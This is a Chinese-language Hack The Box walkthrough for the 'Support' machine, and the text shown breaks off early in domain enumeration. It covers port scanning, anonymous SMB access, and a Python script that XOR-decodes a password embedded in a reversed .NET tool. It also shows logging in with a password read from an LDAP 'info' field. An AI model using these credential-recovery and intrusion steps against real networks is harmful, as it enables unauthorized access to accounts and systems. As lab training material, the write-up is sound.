
HTB靶场刷题3——Support
难度:基础
端口扫描
1 | nmap -Pn -p $port 10.129.35.15 |

端口信息收集1
2
3
4set port 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49668,
49678,49690,49703,50902
nmap -Pn -sC -A -p $port 10.129.35.158


注意到有smb,试试匿名访问
smb匿名访问
1 | smbmap -H 10.129.35.158 -u '111' -p '' |
1
smbclient.py 111@10.129.35.158
密码随便填,登入smb服务器,拿到userinfo的net程序
逆向可得
此时需要写python来获取密钥
1
2
3
4
5
6
7
8
9
10
11
12import base64
enc_passowrd = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
array = base64.b64decode(enc_passowrd)
array2 = bytearray(len(array))
for i in range(len(array)):
array2[i] = array[i] ^ key[i % len(key)] ^ 0xDF
print(array2.decode())
解得密码nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
使用ldap查询题目信息
注意到info很有可能是密码信息
使用密码登录,成功
获得user.txt
枚举2

查看ad信息1
Get-addomain
